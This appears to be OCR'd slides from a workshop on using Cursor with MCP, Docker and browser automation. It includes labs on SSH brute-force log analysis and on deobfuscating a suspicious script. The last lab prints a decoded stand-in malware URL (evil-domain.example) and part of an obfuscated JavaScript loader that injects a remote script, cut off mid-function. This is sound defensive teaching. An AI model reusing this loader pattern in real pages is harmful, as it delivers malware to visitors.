
JSON

https://cursor.com/docs/context/mcp

CURSOR + MCP + DOCKER




Docker “MCP Toolkit”




https://docs.docker.com/ai/mcp-catalog-and-toolkit/toolkit/

CURSOR + MCP + DOCKER




- Docker “MCP Toolkit”
- Connect “Cursor”




https://docs.docker.com/ai/mcp-catalog-and-toolkit/toolkit/

CURSOR + MCP




Terminal: docker mcp gateway run




https://docs.docker.com/ai/mcp-catalog-and-toolkit/toolkit/

CURSOR + MCP



Playwright




https://docs.docker.com/ai/mcp-catalog-and-toolkit/toolkit/

EdgeRun.Ai | GammaXon

CURSOR + MCP


PROMPT: via the **docker MCP Toolkit,** use **Playwright** to ensure the website “https://ipcurl.net” is functioning as expected. It should return our public internet facing IP address.





https://docs.docker.com/ai/mcp-catalog-and-toolkit/toolkit/

CURSOR + BROWSER

PROMPT: via the "**Browser Automation**" feature in cursor, open chrome and ensure the website “https://ipcurl.net” is functioning as expected. It should return our public internet facing IP address.







https://cursor.com/docs/agent/browser

LAB

CURSOR + LOGS

https://chatgpt.com/c/68ffdeb6-9a84-8328-8e96-88f8af133d10

LOG ANALYSIS

```
log_analysis % ls -alF

ff   128 Oct 27 23:11 ./
ff   128 Oct 27 23:11 ../
ff   933 Oct 27 23:11 analysis_script.py
ff  2205 Oct 27 23:10 sample_logs.log
log_analysis %
```

You are part of a security operations team investigating a suspected brute-force attack against an SSH server.
The server's authentication log is saved as sample_logs.log.

Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.

...

LOG ANALYSIS

```
We have a file named sample_logs.log containing SSH authentication logs. I need a Python script that reads this file, counts the number of failed password attempts per IP address, identifies IPs with more than three failed attempts, and outputs the counts and suspicious IPs. Then plot the counts in a bar chart.
```

Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.

...

LOG ANALYSIS

```
We have a file named sample_logs.log containing SSH authentication logs. I need
a Python script that reads this file, counts the number of failed password
attempts per IP address, identifies IPs with more than three failed attempts,
and outputs the counts and suspicious IPs. Then plot the counts in a bar chart.
```

Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.


...

LOG ANALYSIS

cursor_commands > analyze-logs.md > # /analyze-logs

```
1  # /analyze-logs
2  This command runs the log-analysis script on a given file and summarizes the
   counts of failed SSH login attempts.  If run without arguments it defaults to
   `sample_logs.log`.
3  Steps:
4  1. Read the specified log file.
5  2. Count failed password attempts per IP.
6  3. Flag IPs with more than three failed attempts.
7  4. Plot the results and display the chart.
8  5. Return a summary table.
```

When you type /analyze-logs in the agent panel, Cursor will execute this prompt.



LOG ANALYSIS

New Chat

/analyze-logs @sample_logs.log

Failed Login Attempts by IP Address

IP Address	Failed Attempts	Status	Risk Level
203.0.113.5	10	🚩 FLAGGED	CRITICAL
203.0.113.50	4	🚩 FLAGGED	HIGH
192.0.2.11	1	Normal	LOW


🚩 Suspicious IPs (More Than 3 Failed Attempts)


1. **203.0.113.5** - 10 failed attempts
   - Attempted login with usernames: `admin` (4×), `root` (1×)
   - Time range: 08:00:12 - 08:05:00
   - **Pattern:** Rapid brute-force attack targeting non-existent/privileged accounts
2. **203.0.113.50** - 4 failed attempts
   - Attempted login with username: `root`
   - Time range: 08:20:10 - 08:20:19
   - **Pattern:** Coordinated brute-force attack (likely same threat actor as 203.0.113.5)

LAB

CURSOR + SUS-SCRIPTS

SUSIPICOUS SCRIPTS





...

EdgeRun.Ai | GammaXon

SUSIPICOUS SCRIPTS

/deobfuscate @malicious_obfuscated.js

Perfect! Now let me deobfuscate the JavaScript file. Let me analyze and decode the obfuscated code:

📋 Analysis

Looking at the malicious script, I've identified:

1. **Base64 encoded strings** in the `_0x5432` array
2. **Array rotation function** that obfuscates the lookup
3. **atob decoder** to decode Base64 strings
4. **Dynamic script injection** into the document

Decoded Strings:

- `aHR0cHM6Ly9ldmlsLWRvbWFpbi5leGFtcGxlL21hbHdhcmU/aWQ9` → `https://evil-domain.example/malware?id=`
- `bW9kdWxl` → `module`

/deobfuscate @malicious_obfuscated.js

🔍 Deobfuscated & Annotated Version

```
// Encoded payload array
var encodedPayloads = [
  'aHR0cHM6Ly9ldmlsLWRvbWFpbi5leGFtcGxlL21hbHdhcmU/aWQ9',  // Base64: htt
  'bW9kdWxl'  // Base64: module
];

// Array rotation function (obfuscation technique)
(function (arrayToRotate, rotationCount) {
  var rotateArray = function (iterations) {
    while (--iterations) {
      arrayToRotate.push(arrayToRotate.shift());
    }
  };
  rotateArray(++rotationCount);
})(encodedPayloads, 0x1e);  // 0x1e = 30

// Decoder function to access rotated array
var getPayload = function (index) {
